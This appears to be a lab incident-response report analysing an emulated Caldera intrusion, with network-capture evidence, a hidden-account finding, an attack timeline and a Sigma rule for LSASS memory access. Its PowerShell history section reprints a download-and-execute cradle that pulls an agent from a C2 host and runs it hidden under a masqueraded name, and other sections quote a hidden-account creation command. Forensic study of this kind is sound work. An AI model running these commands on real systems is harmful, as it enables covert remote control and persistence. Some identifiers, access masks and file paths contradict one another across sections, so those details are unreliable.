Captured using wireshark 20_constantine_group_network_capture.pcapng, selected out using the filter `http.request.method == "POST"`.

What I found:

This capture shows a POST /file/upload request to the attackers server. **By drilling deeper into the HTTP stream some of the exfiltrated content was displayed:**




Figure 8: POST requests overview

POST /file/upload HTTP/1.1

Host: 192.168.67.128:8888

Content-Length: 155287

X-Request-Id: DESKTOP-2A108LD-qkity

Content-Disposition: form-data; name="C:\Windows\system32\staged.zip"; filename=staged.zip

This confirms staged.zip was transferred to the C2 server. The size (155,287 bytes) matches the archive found on disk, and the X-Request-Id matches the agent identifier from the operation report.




Figure 9: HTTP stream showing staged.zip upload

4.8: Persistence (T1136.001)

Where I looked:

SOFTWARE and SAM registry hives, from \Windows\System32\config. **Parsed** in Registry Explorer.

What I found:

The Run key at SOFTWARE\Microsoft\Windows\CurrentVersion\Run **had** only two legitimate entries, SecurityHealth and VMware User Process **and no** malicious autostart entry.

The actual persistence mechanism was found in the SAM hive: a hidden local account named \$ at:

HKLM\SAM\Domains\Account\Users\Names\\$_

Finally **note**: 260705 08:20:22

The timestamp is **consistent with** 'net user \$ ATOMIC123! /add /active:yes' **which was run** at 08:20:22Z. Accounts **with names** ending in \$ are **not shown in the net user command** so the attacker **used a combination of** account creation (T1136.001) **and hiding artifacts** (T1564).




Figure 10: Hidden account "\$" in SAM hive

4.9: The Attacker Agent (T1071)

Where I looked:

attacker operation report.json, PowerShell history, and the network capture.

What I found:

The Caldera agent was deployed as C:\Users\Public\splunkd.exe, masquerading as the legitimate Splunk service process (T1036). The deployment command from PowerShell history:

```
$server="http://192.168.67.128:8888";
```

```
$wc.Headers.add("file","sandcat.go");
```

```
$data=$wc.DownloadData($url);
```

```
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data);
```

Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server \$server -group red" -WindowStyle hidden;

The agent kept C2 on the same server by sending POST /beacon over and over again to 192.168.67.128:8888, with the UserAgent Gohttpclient/1.1 (the default signature of a caldera sandcat agent).

Name	Size	Type	Date Accessed	Date Created	Date Modified
ConsoleHost_history.txt	32,235 (32 KB)	Regular File	05/07/2026 08:47:43 ص	18/12/2025 10:44:49 ص	05/07/2026 08:47:43 ص

```

ls
cat .\SRU.log
$server="http://192.168.67.128:8888";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$data=$wc.DownloadData($url);
get-process | ? {$_.modules.filename -like "C:\Users\Public\anmar_caldera_agent_1.exe"} | stop-process -f;
rm -force "C:\Users\Public\anmar_caldera_agent_1.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\anmar_caldera_agent_1.exe",$data) | Out-Null;
Start-Process -FilePath C:\Users\Public\anmar_caldera_agent_1.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
$server="http://192.168.67.128:8888";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$data=$wc.DownloadData($url);
get-process | ? {$_.modules.filename -like "C:\Users\Public\anmar_caldera_agent_1.exe"} | stop-process -f;
rm -force "C:\Users\Public\anmar_caldera_agent_1.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\anmar_caldera_agent_1.exe",$data) | Out-Null;
Start-Process -FilePath C:\Users\Public\anmar_caldera_agent_1.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
cd C:\Users\anmar\Desktop\workpalce\
ls
cd ..\20-Scenario\
ls
py .\NulltackKatz_v1.3.py
$server="http://192.168.67.128:8888";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$data=$wc.DownloadData($url);
get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$data=$wc.DownloadData($url);
get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
$server="http://192.168.67.128:8888";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$data=$wc.DownloadData($url);
get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;

```

Figure 17: Powershell history showing agent deployment

http.request.uri contains "beacon"						
No.	Time	Source	Destination	Protocol	Length	Info
4701	1676.434127000	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
4734	1730.292012500	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
4736	1730.294216000	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
4763	1781.295199000	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
4765	1781.296123600	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
4841	1828.297570200	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
4843	1828.302963800	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
4856	1860.303817100	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
4858	1860.305549400	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
4888	1906.306440600	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
4890	1906.307865800	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
4995	1950.309057400	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
4997	1950.309893800	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5040	2000.320349400	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5042	2000.322911900	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5085	2043.324335700	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5087	2043.326623400	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5212	2093.327891600	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5214	2093.329524200	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5295	2127.330382000	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5297	2127.332037400	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5356	2175.332936300	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5358	2175.337737300	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5398	2229.338651000	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5400	2229.339559300	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5427	2266.340669900	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5429	2266.343321700	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5480	2314.344285600	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5482	2314.345408700	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5516	2358.346131800	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5518	2358.347270400	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5552	2398.358795100	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5554	2398.360599500	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5640	2433.362224000	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5642	2433.363945600	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5704	2465.365219800	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5706	2465.367382600	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5734	2519.368724700	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5736	2519.369639600	192.168.67.128	192.168.67.129	HTTP	668	HTTP/1.1 200 OK (text/plain)
5738	2519.524802800	192.168.67.129	192.168.67.128	HTTP	642	POST /beacon HTTP/1.1
5739	2519.531771000	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
5773	2564.370018200	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
5775	2564.370871400	192.168.67.128	192.168.67.129	HTTP	708	HTTP/1.1 200 OK (text/plain)
5777	2564.593423000	192.168.67.129	192.168.67.128	HTTP	3411	POST /beacon HTTP/1.1
5779	2564.597747500	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
6015	2631.372743300	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
6017	2631.373988900	192.168.67.128	192.168.67.129	HTTP	1052	HTTP/1.1 200 OK (text/plain)
6020	2634.749800100	192.168.67.129	192.168.67.128	HTTP	1531	POST /beacon HTTP/1.1 [Illegal Segments]
6023	2634.755123500	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)
6059	2675.376062500	192.168.67.129	192.168.67.128	HTTP	926	POST /beacon HTTP/1.1
6061	2675.381665300	192.168.67.128	192.168.67.129	HTTP	692	HTTP/1.1 200 OK (text/plain)
6064	2675.921045400	192.168.67.129	192.168.67.128	HTTP	16748	POST /beacon HTTP/1.1 [Illegal Segments]
6067	2675.926627700	192.168.67.128	192.168.67.129	HTTP	299	HTTP/1.1 200 OK (text/plain)

Figure 12: C2 beacon traffic recurring pattern

[illegible]

Figure 13: Beacon HTTP stream showing Caldera Sandcat signature

Decoding the **Base64encoded** beacon payload revealed the C2 instruction structure:

json Code:

```
{ "paw": "qkqty", "sleep": 54, "instructions": [ { "command": "<base64>", "executor": "psh", "delete_payload": true } ] }
```

The paw value (qkntity) corresponds to the agent identifier in the operation report (meaning the beacon came from the same Caldera agent). The nested command field reveals the true command sent to the C2 server:

PowerShell commend:

```
Get-ChildItem C:\Users -Recurse -Include *.wav -ErrorAction 'SilentlyContinue' |
foreach {$$ .FullName} | Select-Object -first 5
```

This confirms the operator was probing the file system with the intent of finding sensitive media files during the gather phase (T1005). The delete_payload: true flag appears indicating that the agent deletes its own payloads after executing antiforensic tactic (T1070.004).




Figure 14: Base64-decoded beacon payload revealing Caldera C2 instruction structure



Figure 15: Decoded C2 instruction: PowerShell file discovery command sent to the agent

4.10: Techniques Listed but Not Observed

T1547.001 (Registry Run Keys): Under task documentation this was detailed as the persistence method. It was checked for modifications and no changes were present at all. Persistence was actually T1136.001.

T1134 (Access Token Manipulation): No T1134 activity can be seen in any of the 35 abilities run. The agent was launched already with privilege: Elevated. So no token manipulation could be done.

T1016 (Network Configuration Discovery): Not identified as one of the techniques carried out. Any network discovery was done using T1135 and T1018.

5. Phase 3: Timeline Reconstruction

5.1 Objective:

Correlate events from all evidence sources into a single chronological timeline of the attack

Time (UTC)	Activity	MITRE	Evidence Source
06:13:27	Agent splunkd.exe first check-in	T1071	Operation report
06:38:48	Agent anmar_hacking.exe deployed	T1071	Operation report
07:28:50	splunkd.exe accesses lsass.exe memory (GrantedAccess 0x1FFFFFFF)	T1003.001	Sysmon Event ID 10
07:58:40	Identify active user	T1033	Operation report
07:59:25	Identify local users (Get-WmiObject Win32_UserAccount)	T1087.001	Operation report
08:00:35	Find user processes	T1057	Operation report
08:01:17	View admin shares	T1135	Operation report
08:02:10	Discover domain controller	T1018	Operation report
08:02:58	Discover antivirus programs	T1518.001	Operation report
08:04:29	Permission Groups Discovery	T1069.001	Operation report
08:04:42	Identify Firewalls	T1518.001	Operation report
08:05:44	Find files	T1005	Operation report
08:06:28	Find files	T1005	Operation report
08:07:13	Find files	T1005	Operation report
08:07:49	Create staging directory (C:\Windows\system32\staged)	T1074.001	Operation report
08:08:37	Avoid logs	T1070.003	Operation report
08:09:44	Prevent PowerShell history logging	T1070.003	Operation report
08:10:47	Disable Windows Defender	T1562.001	Operation report
08:11:40	Grant full folder access to Everyone	T1222.001	Operation report
08:12:41	Move PowerShell & triage	T1059.001	Operation report
08:13:32	Clear logs	T1070.001	Operation report
08:14:19	Disable Defender Firewall	T1686	Operation report
08:15:00	Create hidden file with attrib	T1564.001	Operation report
08:15:58	Change PowerShell ExecutionPolicy to Bypass	T1112	Operation report
08:16:52	File extension masquerading	T1036.007	Operation report
08:17:55	Hidden window	T1564.003	Operation report
08:18:43	Non-Windows exe masquerading as Windows exe	T1036.003	Operation report

08:19:42	Indicator removal using FSUtil	T1070	Operation report
08:20:22	Create hidden user \$ (net user \$ ATOMIC123! /add /active:yes)	T1564	Operation report + SAM hive
08:21:19	Process masquerading as LSM.exe	T1036.003	Operation report
08:23:03	Rundll32 setupapi.dll execution	T1218.011	Operation report
08:23:46	Masquerading as Windows LSASS process	T1036.003	Operation report
08:24:43	Read volume boot sector via DOS device path	T1006	Operation report
08:25:23	Stage sensitive files	T1074.001	Operation report
08:26:14	Stage sensitive files	T1074.001	Operation report
08:26:55	Stage sensitive files	T1074.001	Operation report
08:27:45	Compress staged directory (staged.zip)	T1560.001	Operation report
08:28:32	Exfiltrate staged.zip to 192.168.67.128:8888	T1041	Operation report + PCAP

Attack **time**: 07:58:40 08:28:32 **UTC29 min 52 sec**, fully automated.

Notes on Timestamps

Time is recorded as UTC in the operation report and Sysmon logs. The network capture recorded in local system time (first packet 11:16:41, last packet 12:48:40). **This is to account** for the **time difference across** sources. All times in the table above are UTC.

The LSASS accessed at 07:28:50 was over **30 minutes before** the first ability at 07:58:40. This **makes sense**, as the agent (splunkd.exe first **checkin** 06:13:27) operating independently of the automated ability chain that **executed** later under the second agent.

Phase 4: Detection Rule Development

Objective:

Create detection rule for one of the proven techniques found in the course of the investigation so the same activity can be detected for production.

Rule Selection

My own choice was T1003.001 (LSASS Credential Dumping) since it was the technique I determined to have the most impact which was confirmed in this attack it provided access to stored credentials and its evidence could be easily seen and repeated (Sysmon Event 10 with GrantedAccess 0x1FFFFFF on lsass.exe).

Sigma Rule:

title: Suspicious LSASS Memory Access (Credential Dumping)

id: 963150ee-7214-4a26-bb54-89eeaca7212c

status: experimental

description: Detects processes accessing lsass.exe memory with access rights commonly used by credential dumping tools such as Mimikatz. Observed during Operation Constantine where a masqueraded Caldera agent (splunkd.exe) accessed LSASS with GrantedAccess 0x1FFFFFF.

references: - <https://attack.mitre.org/techniques/T1003/001/>

author: Salman Mohammed AL Mayasi

date: 2026/07/17

tags: - attack.credential_access - attack.t1003.001

logsource:

product: windows

service: sysmon

category: process_access

detection:

selection:

EventID: 10

TargetImage|endswith: 'lsass.exe'

GrantedAccess: - '0x1010' - '0x1410' - '0x1FFFFFF'

filter_legitimate:

SourceImage|startswith: - 'C:\Windows\System32\' - 'C:\Program Files\Windows Defender\' **condition:** selection and not filter_legitimate

falsepositives: - Legitimate security software (EDR, antivirus) reading LSASS memory - Windows Error Reporting or debugging tools

level: high

Rule Explanation:

Why Event ID 10: Sysmon **writes** a ProcessAccess event **for any** handle **opened** to another **process**. Credential dumping **involve** opening lsass.exe, so this event **is capturing** the technique **when it is executed**.

Why these GrantedAccess values (0x1010, 0x1410, and 0x1FFFFFF (**full access**)) **provide the memoryread privileges we need for dumping**. That was what we actually saw in this case. Ordinary processes would never need, or expect to get **GrantedAccess** for LSASS.

Why the filter: Some **bona fide windows** components and security products do **make** LSASS accesses. **Filtering out knowngood** paths to that **doesn't** destroy the rule's **sensitivity** to processes **executing** from **weird** locations like C:\Users\Public\splunkd.exe **here**.

Validation Against This Incident

Applying the rule logic to the Sysmon log from the compromised host produces a match:

Validation Against This Incident

Applying the rule logic to the Sysmon log from the compromised host produces a match:

UtcTime: 2026-07-05 07:28:50

SourceImage: C:\Program Files\Splunk\bin\splunkd.exe

TargetImage: C:\Windows\system32\lsass.exe

GrantedAccess: 0x1FFFFFF

Result: MATCH — alert triggered

